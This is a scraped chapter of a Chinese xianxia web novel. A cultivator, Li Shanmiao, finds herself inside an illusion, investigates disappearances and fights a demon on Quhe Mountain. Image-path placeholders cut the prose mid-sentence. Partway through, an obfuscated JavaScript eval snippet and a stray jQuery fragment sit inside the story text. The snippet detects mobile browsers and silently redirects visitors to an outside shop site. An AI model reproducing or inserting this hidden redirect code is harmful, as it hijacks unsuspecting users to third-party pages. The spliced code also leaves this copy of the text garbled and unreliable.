李善妙踏进浓浓夜色中,叩开李府的大门,眨眼间,她坐在了餐厅。
桌上摆满了各种佳肴,李夫人一个劲往她碗里添菜。
李善妙脑子发懵,这是怎么回事,面前这两位是假的爹娘么?也太像真人了。
还没来得及多想,突然听李夫人出声道:“善妙,快尝尝,这都是你小时候最爱吃的。”
“是啊,总不能修了仙之后就真的只饮露水吧,好不容易回家一趟,爹娘可要好好招待好这位仙子。”李老爷坐在一旁笑眯眯地调侃。
听爹娘这意思,她在这幻境之中已然是一位修士了,不过到底发生了什么尚且不得而知,还需得再试探试探。
李善妙露出跟以往相同的亲昵笑容,道:“爹娘真好,还记得女儿小时的口味。”
她扒了一口饭,脑子里思考着要怎么开口询问,总不能装失忆吧,李善妙默默摇了摇头,忽然感到一阵头晕,心里一惊,莫非这幻境里的东西不能吃?还是大意了。
好在这个症状没有持续多久,不过片刻便好转,她正要启唇说话,却好似忽然忘记了什么,想了想却着实没想到什么,遂又将嘴闭上了。
李夫人见女儿欲言又止,忙问:“善妙,可是有哪里不适的,虽说咱们一家人十年未有团聚之时,却也不必如此生分,”她一顿,有些哽咽,“叫为娘伤心。”
李老爷也在一旁道:“是啊,有什么不舒服的一定要告诉爹娘,我们就你这一个女儿,可不能叫你受半点委屈。”
听着这番话,李善妙一愣,对啊,她自从六岁那年得病之后就被一位北境的仙士救了,并且带到了北境修习,自此离家十年,此次回来,不过是上次除魔时伤了身体,修为大跌,被宗门特许回家修养。
这么多年没见爹娘,她着实不该叫二老伤心,李善妙连忙道:“我是好久没吃到家里的饭菜了,高兴得说不出话。”
“那就好。”
饭后,李善妙回到自己从小居住的院子,打开房门,惊叹这里的布局竟然与从前一般无二,甚至摆的东西都不见一丝灰尘。
她眼角泛起泪意,深吸一口气,坐在十年未见的床头。
李善妙修为跌得厉害,甚至跟以前淬灵的时候相差不大。
本应该好好修养,但她着实有些累,随手掐了一个清洁术把自己收拾干净,随后摊在了床上闭目休息。
夜半时分,李善妙睡不着,脑子里乱作一团,依稀记得有什么话是被她记在心里的,到底是什么呢,到底忘记了什么?
胡思乱想一通也没个结果,而后,她总算沉入梦中,半夜却被渴醒,她下意识张嘴想喊小莲,却又将自己惊了一跳,小莲是谁,自己今日怎的这般奇怪,当真是修为下跌让她心境不稳了么?
李善妙暗自懊恼不应该,随后独自爬起来喝了杯冷茶,再次睡下后梦里却不清净。
她好像是从小在家中长大,身边常伴一个名唤小莲的丫头,长到十六岁好似才离开家,参加了一个什么招生筛选。真是奇了怪了,她自小就离了家在北境修行,怎么会梦到这般无厘头的事,又清醒过来的李善妙甩了甩头,手捂在心口处使劲压了压。
眼看着天际将白,索性就出门走走,省的心绪不得安宁。
这时连早市都还未开,她独自走在街上,很是冷清。
街上贴满了寻人告示,远远看着好似不止一人。
李善妙甩着发间流苏走近,定睛一看,发现好几张告示都是最近才贴上的,日期都还新鲜着。
她心中诧异,若是人贩子也不至于如此嚣张,隔三岔五就来拐人吧,真当衙门是摆设不成,可若不是人贩子,那这事也太奇怪了。
这么一想,眼睛看着告示,心里却无端蹦出那十年前的失踪案来。
当年,不正是有许多孩子失踪么,而自己也险些……李善妙想起六岁那年的遭遇,不由得将这怀疑对象推到了当年那诡异的小花身上。
据那救自己的仙人所说,那是魔物的蛊惑术。
会不会此次这些人的失踪也与魔物有关呢,李善妙想。
只是当年失踪的只有孩子,现下怎么连大人也被瞧上了,竟没人治它么。
若真是魔物所为,这苍南未免也太不靠谱了些。要知道五大仙门都是需要管自己域中百姓安危的,这碧溪县就是苍南所管。
然而事不宜迟,李善妙决定率先前往曲合山一探究竟,反正自己还有数不清的符箓傍身,遮掩气息绰绰有余了,若是真的棘手,届时再找援兵也不迟。
她往身上贴了张遮掩气息的符箓,又默念了速行诀,很快抵达曲合山山脚。
这里瘴气弥漫,显然不是一般人能够进入的,李善妙用灵力护体,如履平地般行走起来。
此处魔物显然没想到有人会来这山上寻它,并没有过多掩盖自己的踪迹,在这生活惯了,俨然是将自己当作了此处的山大王,连抓回来的人都没有过多管束,任由他们在这迷雾中如同无头苍蝇般胡乱扑腾。
李善妙听见了人类的抽气声,循着声音找到一堆气息微弱的人,有的还坚强地撑着一口气想要找到出去的路,然而大多数却是已经放弃了求生欲,面色蜡黄横七竖八的胡乱躺着,坐着。
魔物真是猖狂至此,一时间,她愤怒的情绪还没升起来,反而率先感到了荒谬。
——苍南也太不作为了。
李善妙无言,转而继续隐着气息寻找魔物,它就蹲坐在不远处,四爪趴在地上,一张狰狞扭曲的兽脸此时一动不动,显然是在休息。它通体漆黑,身边萦绕着有如实质的魔气,显然不是一只好对付的。
以她现在微弱的修为,不好贸然出击,李善妙无声循着原路下山,打算向宗门求援。
回到李府后,她拿出通信玉牌,输入信息:南方碧溪镇有魔物作祟,请速速派人支援。
通信玉牌是每个修士都有的,凡是加了好友的,便能够通过此物轻松与之交流,比信鸟快上不少,然而它最重要的作用却是求援。每个通信玉牌都连接着功善堂,收到弟子的求援信息后会优先派出没出任务的高修为弟子。
玉牌上的字迹亮了一瞬,这意味着信息已然被功善堂接受,不出意外的话,很快便会有人赶到。
李善妙沉下心来,等到晌午才走出房门,与李氏夫妇一同用饭。
饭后,她才说:“爹娘最近还是少出门的好,铺子之类的先放一放,最近外面恐怕并不安全。”
李老爷与夫人面面相觑:“这是何意?”
“外面那些失踪的人都是被魔物抓了,它行为嚣张,爹娘行走在外难免叫女儿担心。”李善妙解释道。
二老还不知道她修为大跌,只当女儿仙术非凡勘破了邪祟的诡计,当即应下来。
然而李夫人却还是有些担心:“那往后总不能一直不出门罢,魔物抓了那么些人,有什么法子能治治吗?”
“娘且放心,我已联系了师门,相信很快就会有人来,届时将那魔物除掉,碧溪县定会安宁。”
李善妙说完,回到自己房内闭目打坐,直到夜幕降临,她吐出一口浊气,伸展了筋骨,这才将玉牌拿出来看了两眼。
上面并未出现新的讯息,这实在不应该,功善堂收到弟子求援后会很快回复才是,怎的如此不同寻常。
她心中隐约感到担忧,然而除此之外没有别
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17769159|209846||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
的办法,便又发送一条消息,心中定了一个期限,想着再给两天时间,若是不见人来,那么她便自己一人上山。
……
李善妙在混沌的梦中醒来,第一件事便是查看玉牌。
没有任何消息。今日便是她给的最后期限,这已经是她回到李府的第三日,她心中无端预感不能再拖,仿佛继续等下去就会发生什么她不愿看到的事情。
修仙之人大都不会忽视这怪异的直觉,想了想,她深吸一口气,随意将乌发编成一个简单的发髻,而后跟随着心中所想踏进清晨的薄雾之中。
待她再次踏上曲合山这片土地之中,此处魔气明显比前几天更为浓稠,仿佛已经凝结成蛛丝,直往人身上裹缠。
李善妙暗自懊恼,她不该将希望都寄托在旁人身上,这魔物显然是又强大了不少。
她走到那些或坐或躺的人群之中,佯装成跟这些人一般的状态,静静等待时机出手。
终于,魔物发出沙哑难听的人言:“让我来挑挑,吃哪一个才好。”
它的目光四处梭巡,锁定在一个面色枯黄的成人身上。
魔物掌心朝那人一抓,一人一魔的距离骤然拉近,随即它豁然张开一张满是尖牙的大嘴,男人已经被吓得失了声,感觉到自己身上的力气与活气都被这张恶心的臭嘴凭空抽走。
同时,李善妙等到了机会,魔物吸人精气之时腹部微微泛起红光,很快这光亮聚集在一处,显然是魔丹显化。
没有时间犹豫,她掐诀,袖中骤然飞出一串符箓直往那魔丹处钉,每贴上一张,魔物就惨嚎一声。
它暴怒地停止进食,将目光对准这个打它的人类。
李善妙撇了撇眉,心中暗道可惜,却心知这已然算是一个利她的开局了,遂强行打起十二分精神去对付这东西。
“不自量力的人类,修为这般低下也敢同我叫嚣,今日且叫你有来无回!”魔物忍着疼痛恐吓道。
谁知李善妙嘴角一挑:“那我真是好怕啊,你只管放马过来,今日我必定打得你满地找牙。”
刚放完话,魔物前爪便朝她狠狠一挥,魔气荡在空中。
魔物本就不是聪明的东西,她这番羞辱叫它被气疯了头脑,以免误伤地上的百姓,她闪身将其引入无人的密林之中。
毕竟李善妙此时修为不占上风,她快速摸出两丸药放进嘴里,提高自己的体力,而后又将防御符箓往身上不要钱似的贴,最后左手拿攻击性符箓,右手召出一柄灵剑。
她一边往魔物身上甩符,一边用剑招攻击其薄弱处。
魔物动作渐渐滞涩起来,被她扰得越发恼怒,突然暴起怒吼,一时间空气中甚至出现了一阵魔气形成的波,李善妙来不及动作,猛地摔在地上,嘴角溢出一丝鲜血,身上皮肤也都被魔气割得寸寸见血。
再看魔物,它显然也受了重伤,身上没有一块好肉,两只前爪紧紧捧着腹部,嘴里牙齿断了一半,正哼哧哼哧喘着粗气。
这属于是两败俱伤了。
李善妙头晕的厉害,但她显然不打算让自己处于这般不安的局面,正双手撑地想要站起来,袖袍里却滚出来一样东西,正是通信玉牌。
牌面上亮了亮,有回信了?
不待她高兴,将其捡起一看却是什么都没有。
她将其捏紧,深深吸了口气,却突然察觉掌中之物好似变了形状,手指迅速张开,定睛一看,哪还有什么玉牌,摊在手心的俨然是个又扁又圆的陌生物件。
“……”什么情况?
李善妙在魔物虎视眈眈的凝望之下疑惑着,蓦地,此物面上浮现出一行金色小字:掰断可无恙。